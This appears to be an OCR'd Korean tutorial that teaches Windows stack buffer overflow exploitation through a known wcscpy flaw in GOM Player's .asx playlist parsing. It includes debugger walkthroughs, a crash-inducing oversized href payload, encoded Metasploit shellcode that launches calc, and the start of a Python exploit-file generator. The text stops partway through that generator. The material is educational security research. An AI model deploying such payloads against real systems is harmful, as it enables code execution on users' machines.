Basic of Real World Exploit

on Windows

Author
sweetchip@wiseguys

목차

Copyright ⓒ 2013 sweetchip All rights reserved

0x00 Intro

이 문서를 쓰게 된 계기는 국내에 시스템해킹에 대한 문서[특히 윈도우]의 양이 매우 부족한 것을 확실히 느꼈기 때문입니다. 이 문서를 쓰기 4개월 전 처음으로 Windows의 시스템 해킹을 입문할 때 SQL Injection이나 Reverse Engineering 에 관련된 기법 같은 문서에 비해 상대적으로 매우 적은 양의 문서로 공부하기는 쉬운 편은 아니었습니다. 그나마 요즘은 국내문서가 점점 늘어나고 있는 추세라서 시스템해킹을 처음 입문하기가 점점 좋아질 것입니다.


이 문서는 Real World Exploit이라는 주제로, 이미 발견된 실제 서비스 중인 프로그램의 취약점을 분석하고 Exploit을 하는 과정을 보여줄 것입니다. 문서를 보시려면 약간의 어셈블리어 지식, 디버깅 경험, 메모리 구조의 기본적인 이해, 취약점에 대한 기본적인 이해가 있으셔야 쉽게 읽으실 수 있을 것 같습니다. 만약 모르는 것이 있다면 그때그때 검색하시면서 궁금증을 해결하시면 더 좋은 공부 효과를 얻으실 수 있을 것 같습니다. 이 문서를 다 읽으시면 제로데이를 찾을 수 있는 능력을 바로 가지게 되는 것은 아니지만, 기본적인 감은 잡으실 수 있을 것이라고 생각되고, 읽으시면서 처음 윈도우상의 시스템 해킹 입문에 매우 작은 도움이라도 되었으면 좋겠습니다.

문서를 쓰는 것은 이번이 처음이라 다소 미흡한 점과 오타, 그리고 틀린 내용이 있을 수도 있습니다. 혹시나 나중에 이러한 것들을 발견 하시는 분은 sweetchip@studyc.co.kr 로 메일을 보내주시면 정정하도록 하겠습니다.

문서의 저작권은 모두 문서의 제작자가 가지고 있습니다. 하지만 **상업적 용도가 아니라면 누구나 자유롭게 수정 및 배포가 가능**합니다.

0x10 Target

시스템 해킹관련 문서를 준비하면서 어떤 내용, 그리고 어떤 프로그램을 다루는 것이 좋을까 생각해 봤습니다. 최근에 발표 된 취약점은 악용의 우려가 크고, 그렇다고 너무 옛날 프로그램은 재미가 없을 것 같았습니다. 그렇다고 또 프로그램을 짜기엔 복잡해질 것 같아서 어느 정도 시간이 지난 프로그램의 취약점을 공략하는 것으로 정하게 되었습니다.



이번에 다룰 것은 '버퍼 오버플로우' 취약점이며, 오래전에 발표된 취약점이나 여전히 새롭게 발견이 되고 있고 앞으로도 없어지진 않을 것이라고 생각됩니다. 버퍼 오버플로우에 대한 설명은 잠시 뒤로 미뤄두고, 공략할 프로그램은 국내에서 매우매우 유명한 'Gom Player' 입니다. 처음 발표된 exploit은 아래 링크에서 확인하실 수 있고, 취약한 버전의 프로그램도 다운로드 받으실 수 있습니다.

Exploit-DB : http://www.exploit-db.com/exploits/7702/

Copyright © 2013 sweetchip All rights reserved

0x20 Vulnerability

그렇다면 이 프로그램에서 발생하는 취약점에 대해서 간단하게 알아보겠습니다.

0x21 Buffer Overflow?

버퍼 오버플로우 공격에 대한 취약점은 말 그대로 버퍼가 넘쳐흐르는 것을 말하며, 프로그램에서 임시로 변수를 저장할 때 개발자가 정한 크기의 버퍼라는 곳에 저장을 하게 되는데 이 정해진 크기 이상의 데이터가 버퍼로 삽입되면 다른 버퍼나 EIP값이 있는 영역까지 삽입되어서 데이터가 손상이 되며, 프로그램이 그 데이터에 엑세스할 때 에러[예외]가 발생하는 것입니다.
간단하게 비유를 해보자면 500ml 컵에 물을 담으려고 하는데 1000ml의 물을 담자 물이 넘쳐흐르고 쏟아져서 탁자가 썩게 되는 것으로 비유할 수 있습니다. 이때 컵은 버퍼이고, 물은 데이터이며, 탁자가 썩는 것은 예외가 발생하는 것에 비유할 수 있습니다. 많이 쓰는 비유인데 이해가 잘 되실 것이라 믿습니다.

0x22 How does buffer overflow occurs?

우리가 공략할 프로그램의 취약점은 asx 파일과 관련되어 있습니다. asx파일은 아래와 같이 미디어에 주소가 담겨져 있는 파일입니다.

```
<asx version = "3.0">
<entry> <ref href = "http://asd.com/asd.mp3"/> </entry>
<entry> <ref href = "http://sdf.com/sdf.mp4"/> </entry>
</asx>
```

위는 매우 정상적인 asx 파일의 내용입니다. 하지만 저것을 아래와 같이 바꿔보겠습니다.

```
<asx version = "3.0">
<entry> <ref href = "http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[중간 생략]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA"/> </entry>
</asx>
```

원래 있던 주소에 주소대신 A로 쭉 채웠습니다. 개수는 대략 3000개 정도가 적당할 것 같습니다. 이제 이것을 로딩을 시켜보면 아무런 오류 없이 플레이어는 종료가 됩니다.
이따가 디버깅을 해보면 알겠지만 asx 파일을 파싱하는 과정 중에 BOF에 취약한 함수를 사용해서 BOF가 발생하고, EIP가 조작되어 강제종료 된 것입니다.

Copyright ⓒ 2013 sweetchip All rights reserved

0x30 Debug

이제 무엇인가 크래시가 발생했으니 분석할 차례입니다.
주로 windbg와 immunity or olly를 사용하나 이번엔 immunity만 사용하도록 하겠습니다.

0x31 Prepare for Debug

이번에 사용할 분석 툴은 Immunity Debugger이고, Exploit 코드를 작성하는데 Python을 사용할 예정입니다. 또, Exploit 코드를 작성하는데 필수라고 할 수 있는 Corelan 팀의 mona.py 스크립트를 사용할 예정입니다. mona는 Exploit 코드를 작성하는데 엄청나게 큰 도움을 주는 스크립트입니다. 예를 들어서 특정 명령을 찾아주는 기능이나 로드된 모듈의 aslr, dep, safe SEH 설정유무를 알려주는 기능 등 이 외에도 많은 기능이 담겨있는 스크립트입니다.


Immunity Debugger 다운로드 : http://www.immunityinc.com/downloads.shtml
[* Immunity Debugger를 설치하시면 Python도 함께 설치할 수 있습니다.]
mona.py 다운로드 : http://redmine.corelan.be/projects/mona

mona의 설치 방법은 Immunity Debugger가 설치된 경로의 pycommand 폴더에 넣어주시면 되겠습니다.


0x32 Debugging

0x22 부분에서처럼 asx 파일을 변조하고 프로그램에 로딩을 시키면 프로그램이 강제로 종료됩니다. 이런 증상의 원인을 찾으려면 디버깅은 꼭 거쳐야 하는 과정입니다.
분석은 xp 서비스 팩3 에서 진행 하겠습니다. 원래 취약한 함수에 Break Point를 걸어야 정석이지만 원리만 알아보고 빠르게 분석하기 위해서 약간 스킵 하겠습니다.


0x0042eb10 와 0x0042eb53 에 Break Point를 설정하고 asx 파일을 로딩 시킵니다.




Copyright ⓒ 2013 sweetchip All rights reserved



이제 의문의 call 문으로 브레이크 포인트에 도달했습니다. 주석에 cpy라고 달아뒀습니다. 함수 안으로 진입[f7]해서 어떤 역할을 하는지 보겠습니다.




함수에 진입해보면 뭔가 루프가 있습니다. 어떤 것을 복사 하나 한번 살펴보도록 하겠습니다.



위처럼 루프를 돌면서 복사를 시작합니다. 제일 상단에 41 41 이 현재 복사중인 것을 보여줍니다.

Copyright © 2013 sweetchip All rights reserved



복사가 진행된 부분은 <ref href = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"/>입니다. 여기서 문제는 저 루프를 도는 함수는 그냥 계속 복사를 한다는 것입니다. 얼마나 복사를 하는 것에 대해는 전혀 체크를 하는 부분이 없어서 데이터를 크게 넣으면 그 만큼 똑같이 들어갑니다. 예를 들어 500이란 공간에도 1000만큼 데이터를 집어넣으면 저 함수는 1000만큼 복사를 해서 500이 넘치게 되므로 다른 공간이 손상을 받게 됩니다. 저 함수가 정확히 어떤 것인지 알아보기 위해 IDA로 분석을 시도해봤습니다.


```
xor     ebx, ebx
lea     eax, [esp+132Ch+Dest]
push    esi             ; Source
push    eax             ; Dest
mov     ebp, ecx
mov     [esp+1334h+var_1318], ebx
mov     [esp+1334h+var_1310], ebx
mov     [esp+1334h+var_1314], ebx
call    _wcscpy
mov     eax, [ebp+1098h]
add     esp, 8
```

call 로 _wcscpy를 호출하고 있습니다. 심볼 파일이 존재하지 않아 그랬는지 immunity 디버거엔 나타나지 않았습니다. ida로 봤더니 바로 나타나는군요.


wcscpy에 대한 자세한 정보는 다음 링크를 참고 하시길 바랍니다.
msdn : http://msdn.microsoft.com/en-us/library/kk6xf663(v=vs.71).aspx
간단하게 설명해보면 유니코드 형식을 복사하는 함수입니다. 하지만 길이 체크를 하지 않아 취약한 함수로 유명한 아스키를 복사하는 strcpy와 똑같은 취약성을 가지고 있는 것이 특징입니다.

Copyright ⓒ 2013 sweetchip All rights reserved

다시 디버거로 돌아와서 0x0042f616 와 0x0042f627 에 브레이크 포인트를 설정합니다.



그리고 진행을 하다보면 아래와 같이 스택포인터가 변하는 것을 볼 수 있습니다.



add esp, 0x131c가 지나기 이전의 스택

그리고 한번 더 진행시켜서 0x0042f627에서 멈춘 뒤 스택포인터를 보시면 아래와 같습니다.

add esp, 0x131c가 지난 다음의 스택

그리고 마침내 리턴어드레스가 조작된 것을 볼 수 있습니다.

Copyright © 2013 sweetchip All rights reserved

정리를 해보자면 현재 취약한 함수를 사용함에 따라 버퍼 오버플로우 공격이 가능하고, 파일의 데이터로 프로그램의 EIP를 변경할 수 있다는 결론이 나옵니다.
그리고 윈도우 xp의 sp3 라서 따로 보호 기법도 적용되지 않은 상태라 무방비 상태라고 볼 수 있습니다.

0x32 Is this vulnerability exploitable?

앞으로 더 공부를 하시다 보면 Crash를 자주 만나게 될 것입니다. 하지만 크래시가 발생한다고 해서 모두 Code Execution을 할 수 있는 것은 아닙니다. 물론 Denial Of Service도 exploit에 해당되긴 하지만 가장 큰 영향력이 있는 것은 [1]Code Execution입니다.
code execution을 성공하려면 일단은 코드를 주입할 수 있어야 하고, 두 번째로는 EIP를 코드가 있는 부분으로 조작할수 있는지 여부입니다. 위 디버깅 결과에 따르면 eip는 파일에 의해 변조가 되었고, 파일의 내용이 메모리 영역에 남아있어 EIP 변조와 동시에 파일의 내용에 쉘코드를 추가시켜 주입할 수 있으므로 Exploitable 하다는 결과가 나오게 됩니다.


1) Code Execution - 코드 실행, 여기선 공격자가 의도한 코드를 실행하는 것을 말합니다.

Copyright ⓒ 2013 sweetchip All rights reserved

0x40 Exploit

이제 어떻게 취약점이 발생되고 어느 부분에서 예외가 발생하는지 파악했고, Exploitable도 확인 했으니, 이젠 공격을 할 차례입니다.

0x41 Generating Shellcode



Exploit 성공후 Shellcode에 의해 실행된 계산기

쉘코드란 말 그대로 실행코드를 말하는데, 이 쉘코드를 이용하면 계산기나 메모장을 띄우는 것부터 백도어, 악성파일 다운로드등 다양한 역할을 수행할 수 있는 코드입니다. 이 부분을 먼저 넣은 이유는 Exploit 파트와 같이 넣는다면 설명이 복잡해 질 것 같아 먼저 넣게 되었습니다. 이것 역시 간단하게 비유를 해본다면 미사일로 비유할 수 있습니다. 미사일이 발사되고 적국에 도달해서 터지기 직전까지 과정이 취약점을 공략하는 부분이고 터지는 부분이 쉘코드라고 할 수 있습니다. 탄두에 따라 단순 폭탄이 될 수도, 핵무기가 될 수 있는 것처럼 쉘코드도 계산기를 띄울 수도, 백도어를 다운받고 실행시킬 수 있는 익스플로잇의 탄두 부분입니다.

쉘코드는 본인이 직접 제작할 수도 있고 간단하게 Metasploit으로 제작할 수 있습니다.
metasploit으로 쉘코드를 제작하는 것은 다음 링크를 참고해주세요 ^^;
Metasploit으로 Shellcode 제작하기 : http://pgnsc.tistory.com/281

```
/*windows/exec - 144 bytes,Encoder: x86/shikata_ga_nai,EXITFUNC=process, CMD=calc*/
"\x31\xc9\xbd\x90\xb7\x29\xb8\xd9\xf7\xd9\x74\x24\xf4\xb1\x1e"
"\x58\x31\x68\x11\x03\x68\x11\x83\xe8\x6c\x55\xdc\x44\x64\xde"
"\x1f\xb5\x74\x54\x5a\x89\xff\x16\x60\x89\xfe\x09\xe1\x26\x18"
"\x5d\xa9\x98\x19\x8a\x1f\x52\x2d\xc7\xa1\x8a\x7c\x17\x38\xfe"
"\xfa\x57\x4f\xf8\xc3\x92\xbd\x07\x01\xc9\x4a\x3c\xd1\x2a\xb7"
"\x36\x3c\xb9\xe8\x9c\xbf\x55\x70\x56\xb3\xe2\xf6\x37\xd7\xf5"
"\xe3\x43\xfb\x7e\xf2\xb8\x8a\xdd\xd1\x3a\x4f\x82\x28\xb5\x2f"
"\x6b\x2f\xb2\xe9\xa3\x24\x84\xf9\x48\x4a\x19\xac\xc4\xc3\x29"
"\x27\x22\x90\xea\x5d\x83\xff\x94\x79\xc1\x73\x01\xe1\xf8\xfe"
"\xdf\x46\xfa\x18\xbc\x09\x68\x84\x43"
```

완성된 쉘코드 – 이것을 사용할 것입니다.

Copyright © 2013 sweetchip All rights reserved

0x42 Writing Exploit

[읽어주세요 꼭!]

Exploit을 작성하기에 앞서, 위에서 봤듯이 wcscpy는 유니코드를 복사하는 함수입니다. 그러면 보통 ascii로 된 asx 파일을 로딩하는 순간 유니코드로 변환이 되게 됩니다. 예를 들어서 AAAA [41414141] -> AAAA[4100410041004100] 으로 00까지 붙게 돼서 exploit을 어렵게 할수 있습니다.[exploit은 가능하나 복잡해집니다.] 그래서 처음부터 유니코드로 작성하기로 하고 문서를 작성했습니다.

```
# -*- coding: cp949 -*-
# 위 주석 꼭 붙여 주세요

filename = "gom_exploit.asx"
offset = 0

head1 = ("₩xFF₩xFE₩x3C₩x00₩x61₩x00₩x73₩x00₩x78₩x00"
                        "₩x20₩x00₩x76₩x00₩x65₩x00₩x72₩x00₩x73₩x00"
                        "₩x69₩x00₩x6F₩x00₩x6E₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00₩x33₩x00₩x2E₩x00₩x30₩x00"
                        "₩x22₩x00₩x20₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00"
                        "₩x3C₩x00₩x65₩x00₩x6E₩x00₩x74₩x00₩x72₩x00"
                        "₩x79₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00₩x3C₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x68₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00")

head2 = ("₩x22₩x00₩x20₩x00₩x2F₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x65₩x00₩x6E₩x00"
                        "₩x74₩x00₩x72₩x00₩x79₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x61₩x00₩x73₩x00"
                        "₩x78₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00")

exploit = head1
exploit += head2

f = open(filename,'wb')
f.write(exploit)
f.close()
```

일단 어느 방향으로 써나가야 할지 생각해봅시다. 일단 최종 목표는 코드를 실행시키는 것이고, 그러기 위해선 버퍼오버플로우 공격을 시행해야 하며, 쉘코드도 집어넣고, 그 외 필요한 것들도 집어넣어야 합니다.

Copyright ⓒ 2013 sweetchip All rights reserved

```
Return to 41414141
```

